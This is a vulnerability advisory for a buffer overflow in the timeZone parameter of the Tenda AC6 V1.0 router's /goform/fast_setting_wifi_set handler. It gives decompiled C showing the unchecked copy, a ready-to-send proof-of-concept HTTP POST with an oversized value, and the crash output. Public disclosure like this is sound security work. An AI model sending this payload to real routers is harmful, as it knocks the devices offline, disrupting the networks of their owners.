Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the timeZone parameter in the form_fast_setting_wifi_set function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/fast_setting_wifi_set` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



Vulnerability details

This vulnerability lies in the `/goform/fast_setting_wifi_set` page，The details are shown below:

```c
  timeZone_value = get_value_from_web(a1, (int)"timeZone", (int)&unk_DF948);
  v16 = timeZone_value;
  if ( *timeZone_value )
  {
    if ( v16 != (_BYTE *)-1 )
    {
      timeZone_value = (_BYTE *)sscanf(v16 + 1, "%[^:]:%s", nptr, v6);
      if ( timeZone_value == (_BYTE *)2 )
      {
        if ( *v16 == 45 )
          v21 = 12 - atoi(nptr);
        else
          v21 = atoi(nptr) + 12;
        sprintf(v8, "%d", v21);
        strcpy(v7, v6);
        SetValue("sys.timezone", v8);
```

POC

This POC can result in a Dos.

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.204.133
Content-Length: 1391
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

ssid=1&timeZone=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```